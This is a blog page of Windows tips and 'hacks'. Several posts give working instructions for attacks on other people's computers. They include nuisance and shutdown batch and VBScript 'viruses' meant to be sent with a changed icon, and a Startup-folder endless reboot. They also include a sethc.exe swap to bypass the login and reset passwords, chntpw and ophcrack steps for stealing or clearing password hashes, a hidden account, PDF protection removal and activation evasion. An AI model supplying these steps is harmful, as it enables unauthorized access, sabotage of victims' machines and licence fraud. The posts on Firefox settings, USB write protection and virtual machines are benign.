Showing posts with label windows. Show all posts

How to copy text from protected PDF

PDF Password Remover is a professional tool for breaking PDF copy protection. After removing PDF encryption, you can copy text from protected PDF files for reusing.

Step 1: Import encrypted PDF
After installing and launching the software, click “Add files” button to batch upload encrypted PDF files to the program.

Step 2: Output folder setting
Then only need to click the "Customize" button to set the output folder for the converted files.

Step 3: Remove copy password PDF
At last, click "Convert" button to remove the copy password from PDF files.

Then, click "Open" to find the converted secure PDF files, and you can copy text from protected PDF files and reuse them.

How to reduce OS selection time in dual boot setup

If your pc is in dual mode setup than you might have noticed that it gives you 30 seconds for selection if you are using any windows system. It is because windows boot manager is set for 30 sec as default time and you can edit it by editing boot manager file, it is possible by using 'system configuration utility' window. But here shown method only works for windows boot manager if you have Linux OS install alongside windows than it use another method.

Open 'run' dialogue and type 'msconfig'

click on 'boot' tab

Here edit the 'Timeout' field, as default value is 30. You can decrease and increase it according to your need

By editing options in msconfig you are modifying boot file also in xp you can do it directly by unhidding boot.ini which is in directory root C: and opening it in notepad.

 As here you can see many things can be edited including the timeout field value.

Also you can edit boot.ini from cmd, open cmd and type

cd C:\

attrib -r -a -s -h boot.ini

edit boot.ini

and can edit as you want or search for more editing commands in cmd.

Download Mantra-Web Browser With Hacking Tools

Mantra is a collection of tools of free and open source integrated into abrowser web, which can be handy for students, Penetration testing, web application developers, security professionals etc. It is portable , ready-to-run, compact and follows the true spirit of free and open.


The software is intended to be lighted, flexible, portable and easy to use with a nice GUI. It can lead to memory cards, flash drives, CD / DVDs, etc. can run natively onLinux, Windows and Mac can also be installed on yoursystemin minutes. Mantra is absolutely free and takes no time for you to understand. Mantra can be very useful in performing the five phases of attacks including reconnaissance, scanning and enumeration, access, privilege escalation, the maintenanceaccess, and covering tracks.

Apart from that it also contains a set of tools aimed at web developers and code debuggers which makes it useful for both offensive and defensive security related tasks safely. Objectives of the project to create an ecosystem-based hackers the browser to draw people's attention to the potential safety of a platform , browser-based security provide an easy to use and portable to demonstrate common attacks based on the web (read training) To associate with other security tools / products for a better environment .


Download:
Linux 32-bit - Mantra Security Toolkit - Gandiva.tar.bz2
Windows - OWASP Mantra Security Toolkit - Gandiva.exe

How to create a invisible account in windows XP

1. Open Start menu then click on RUN.
2. Type in the Run Window Regedit
3. Windows Registry editor will open then navigate from the left panel :

HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\SpecialAccounts\UserList

4. Create a new DWORD, setting its name to the name of the account you wish to hide.
5. Then set its value to 0 to hide it.
6. Enjoy its Hidden !!


NOTE : This account isn't completely hidden because it is visible to administrators in Local User and Groups and also the profile is visible in the Documents and Settings.

Now How To Login In it after you have hidden the account :

1. At Welcome screen, and you want to login to this account.
2. Press Ctrl+Alt+Delete twice and it will display the log-on promt.
3. Type the username, and the password and hit enter.

Notepad Virus Codes

Cycle a message in your friend's computer:
open notepad and Type :
@ECHO off
:Begin
msg * Hi
msg * Are you having fun?
msg * I am!
msg * Lets have fun together!
msg * Because you have been o-w-n-e-d
GOTO BEGIN

Save it as Anything.BAT and send it to ur frenz or enemy.

Convey your friend a lil' message and shut down his / her computer:
Type :

wx@echo off
msg * I don't like you
shutdown -c Error! You are too stupid! -s

Save it as Anything.BAT in All Files and send it.

Open Notepad continually in your friend's computer:
Type :

@ECHO off
:top
START %SystemRoot%\system32
otepad.exe
GOTO top

Save it as Anything.BAT and send it.

Hack your friend's keyboard and make him type You are a fool simultaneously
Type :

Set wshShell = wscript.CreateObject(WScript.Shell)
do
wscript.sleep 100
wshshell.sendkeys You are a fool.
loop

Save it as Anything.VBS and send it.

Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!
Type :

Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Save it as "Anything.VBS" and send it.

Toggle your friend's Caps Lock button simultaneously:
Type :

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

Save it as "Anything.VBS" and send it.

Frustrate your friend by making this VBScript hit Enter simultaneously:
Type :

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop

Save it as "Anything.VBS" and send it.

Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:
Type :

WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "

Save it as "Anything.VBS" and send it.

Frustrate your friend by making this VBScript hit Backspace simultaneously:
Type :

MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop

Save it as "Anything.VBS" and send it.

Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:

1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown
Type :

@echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press 'x' then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc...
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you're boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two

Save it as "Anything.BAT" and send it.

You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, click Properties, click on the 'Change' Icon and change the icon from there.

Threten by making screen flash

To make a really cool batch file that can make your entire screen flash random colors until you hit a key to stop it, simply copy and paste the following code into notepad and then save it as a .bat file.

@echo off
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
echo g=100>>\z.dbg
echo q>>\z.dbg
debug <\z.dbg>nul
del \z.dbg
But if you really want to mess with a friend then copy and paste the following code which will do the same thing except when they press a key the screen will go black and the only way to stop the batch file is by pressing CTRL-ALT-DELETE.
@echo off
:a
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
echo g=100>>\z.dbg
echo q>>\z.dbg
debug <\z.dbg>nul
del \z.dbg
goto a

To disable error open task manager (ctrl+shirt+esc) then end process wscript.exe

How to make a notepad virus

To create a virus using notepad you should know that notepad can be used as source file for batch file programming. When we save notepad file as .bat or .cmd it becomes batch file.

Now you should know how to use command prompt. Such as here we are using commands for shutdown or restart.


Open command prompt and type in it shutdown. This will show you all shutdown parameters, some of which –s, –r and –a are for shutdown and restart respectively.


Try using –s parameter first in command prompt. Open cmd and type shutdown –s. This will give you warning start countdown of 30sec to save your work.


To stop this countdown type shutdown –a .

Open your notepad and simply type shutdown –r and save it as xyzname.bat now double clicking this file will restart your computer. To auto initiate it, paste it in the startup folder in start>all programs>Startup.

Now after pasting whenever computer is started again, it will start restarting continuously. To stop this this use shutdown –a in cmd and delete that file from startup.

How to write protect your usb flash drive

To enable write protect on a usb which does not have write-protect feature follow these steps.

1. Open the Registry Editor (Open the “Run” dialog box, type regedit and hit “Enter”).
2. Navigate to the following Registry key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
3. Create a New Key named as StorageDevicePolicies. To do this right-click on Control, and click on New>Key and name it as StorageDevicePolicies.
4. Now right-click on StorageDevicePolicies and create a New>DWORD (32-bit) Value and name it as WriteProtect.
Write-Protect USB Drive


5. Double-click on WriteProtect and set the Value data to 1.
Now the right-protection for USB drives is enabled on your computer (no restart required) and thus it would not be possible for anyone or any program to add/delete the contents from your USB flash drive. Any attempt to copy or download the files onto the USB drive will result in the following error message being displayed.
USB-Write Protect Error


To revert and remove the write-protection, all you need to do is just change the value data for write-protect (Step-5) from 1 back to 0. Now write access to all the USB devices is re-enabled.

How to use windows 7 without activation or windows 7 free activation

If you don't have windows key or don't wan to buy it than Windows 7 free activation or using it without activation is possible for a year.
Windows 7 activation period can be extended from 30 days to approximately 360 days. This is possible by the command slmgr -rearm, every time you use this command it extends up to 30 days and most of you might be aware of the fact that it is possible to use this command up to 3 times but here is the way to use it 11 times.
Go to accessories, right click on administrator and select "run as administrator"
  1. enter following command and press enter

  2. slmgr -rearm

  3. You should see a "windows script host" changes and will be prompted to restart. Once restarted trial period will be extended to 30 days. Every time activation period is closer to its expiration use this command, this is possible only up to 3 times by which you can extend it to 120 days.


    After that proceed with  following steps.

  4. To use windows for further 240 days open registry editor (type regedit in run)  and find the below key

  5. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform 

  6. After clicking on SoftwareProtectionPlatform, find for SkipRearm in the right-side pane and change its value to 1.


  7. Now you will be able to use slmgr -rearm command for another 8 times that means 30days*8= 240days.
So now you have 120+ 240 = 360days of total windows free usage

How to hack windows password

To hack windows password you should have a live cd. If you want to hack password for xp than try through backtrack hacking its more easy but if you have windows 7 installed than continue with following procedure

1.Use a any Linux live CD like ubuntu

2.Boot the cd

3.Now go to C drive>Windows> System 32 folder

4.Copy cmd.exe and paste it on other drive like D

5.Rename cmd.exe to sethc.exe

6.Again go to  C drive>Windows> System 32 folder

7.copy sethc.exe and paste it on other drive like E (not in D )

8.Copy the new sethc.exe file from D drive that you make it early and paste it   on    C:/windows/system32            ,it will ask for overwriting the file, then click yes

9.Now shut down and remove the live cd

10.On your PC,when the login screen appear press Shift key 5 times you will get cmd prompt

11.Type "net user", it will show all users list.

12.Now type “net user administrator password” without quotes where “password”can be any password of
your desire and administrator is user account name. If you wish to change password for other user, then just replace administrator with user name.Like if my user name cyberkey and i want to make new password to 123456789 then i have to type "net user cyberkey 123456789" without quotes.

13.Restart your pc and login with new password for my case "123456789"

14.copy the sethc.exe from E drive that we make a backup in that drive now paste it on C drive>Windows> System 32 folder ,windows will ask for overwriting the file, then click yes.

Note if you have only one drive then you can make backup the two file cmd.exe and sethc.exe into your pendrive

Increase your internet speed (only firefox)

Lets know it is possible or not to increase your Internet connection speed. Theoretically it is not possible as your connection has limited bandwidth but a slight increase in loading html pages is possible and there will  a significant change in video buffering time, time will considerably decreased.
How it works?
The technique because of which it is possible is HTTP pipelining. In HTTP pipelining technique multiple HTTP request are sent on a single TCP connection without waiting for corresponding response.   
The pipelining of request have dramatic improvement on loading times of html pages especially over high speed connections. The biggest example of pipelining is used by most of the Internet users, it is in the form of downloader. Down loader like DAP uses many connections simultaneously according to its profile.
So connecting with many simultaneous request to server can help you out. Follow the steps

Open your firefox.
Type about:config in the address bar
Here you have to change three values. Also there comes one field below the address bar named Filter.

1) Type network.http.pipelining.maxrequest in field filter
set its value to 50 or any other according to your connection speed.

2) Type network.http.proxy.pipelining and change its value to true by double clicking on it.

3) Type network.http.pipelining also change its value to true

Now close your firefox and again open it and you should see a change especially in home page and buffering. Also if you have high latency connection than there will be huge change in your html pages load time.

How to increase internet speed by firefox

Windows password cracking with Backtrack

Before beginning you should know what is hash and how and where the passwords are stored as hash in windows.
For cracking windows password using Backtrack you should have a Backtrack cd. Insert cd boot to cd. Now Backtrack have many offline password cracking tools pre-installed, we will use one of them.
From tool we have to create a directory to which we have to mount the SAM file that is in system32/config.

Continue using following steps:

step 1 open applications>Bactrack>Privilege Escalation>Password Hacks>Offline Attacks>chntpw


step 2 type fdisk -l

step 3 type mkdir /mnt/apple

step 4 type mount -t ntfs-3g /dev/sda1 /mnt/apple

step 5 type ./chntpw -l /mnt/apple/WINDOWS/system32/config/SAM

step 6 type ./chntpw /mnt/apple/WINDOWS/system32/config/SAM


step 7 after you have the user edit menu select the appropriate step, here we have to clear password so type 1 and press enter

step 8 now it will ask for writing hive files so type y and press enter

    Now your windows password has been cleared. When the next time you will login it will not ask for password.

    Video Tutorial


    Cracking Windows Password using ophcrack

    If you have forgotten your windows password or you want to hack any accountant system or for any reason you want to hack windows than this is possible by stealing stored hashes in windows. Password created for windows or for any type of security gateway is never stored in its textual form it is always converted to its hash using hash function.
    What is hash and how it works?
    After stealing hash, convert this hash to password.

    Where is your hash? 

    1)In the folder C:\windows\system32\config. This folder is locked to all accounts (including an Administrator account) while running, except the special System account.

    2)In a SAM file from C:\windows\repair if rdisk has ever run

    3)In the registry, under HKEY_LOCAL_MACHINESAM, which is locked to all accounts

    Now these hashes cannot directly be used as because of windows file protection system so how can you hack them, here is the way
    Boot to any linux OS than copy hash file directly from the above shown paths and convert these hashes to desired password for this conversion many software are present , one of which is rainbowcrack.
    If you want to secretly steal password than it is up to you than how can you implement this technique from network.
    But all this is not so simple so below is the more easy method by using graphical user interface.  

    Here comes the Ophcrack.

    Ophcrack


    Ophcrack is a free Windows password cracker which can crack almost every password. . It comes with a easy Graphical User Interface so you don’t have to mess with unix terminal for hacking. 
    Ophcrack is a software that can be installed directly to victim windows or you can use a Live CD if you cannot boot to windows. Ophcrack use rainbow table for cracking hashes. 


    * It runs on every platform.
    *  It can crack LM and NTLM hashes.
    * Free and open source software (GPL).
    * Brute-force module for simple passwords.

    Also if you uses direct installation it requires you to download rainbow tables separately but in LIVE CD it is built-in.


    HOW TO USE OPHCRACK video tutorial

    Virtual Machine

    If you want to run many operating systems on a single operating system than this is possible by creating virtual machine for every operating system that can provide resources virtually. However there are software present that can do this for you easily. Software for creating virtual machines are VMware and VirtualBox (Oracle).

    VirtualBox(Oracle) is free of cost and in VMware there are two softwares VMplayer and VMware workstation, VMplayer is also freeware but workstation is paid.


    However comparing these two will conclude that Virtualbox is more faster and will provide you more professional facilities such as remote desktop service, 8 network adapter etc but VMplayer is more easier to use and is user friendly.

    Startup and shutdown time is lower in case of virtualbox, vmplayer taker more time to open and shutdown because virtual box as faster disk access time.File transfer is almost same in both case and also resouce usage is almost same according to the configuration of guest OS. But vmplayer uses less ram.


    VMplayer is bigger in size and oracle virtual box is much smaller.
    VMplayer has big advantage of Win 7 aero support.

    VMplayer installation tutorial

    Hack Trial Software


    If you have software that has the trial period and you want to use it forever without paying any registration fees, than there is no complex hacking required or you don’t have to use any software for unlocking. You don’t have to remove that timer with any type of complexity, you have to just stop the bios timer.

    This can be done by very simple hack just remove the cell present in the motherboard. Open up your CPU and find the cell that is shown in below image and take it out, now the timer will not run and your software trial period will hangout forever.
    But this method has two drawbacks one is your os clock will also not run and the other one is that some features of your operating system may malfunction such as some websites may not run or your pc may not boot depending on your motherboard, if you have older board than this may work for you.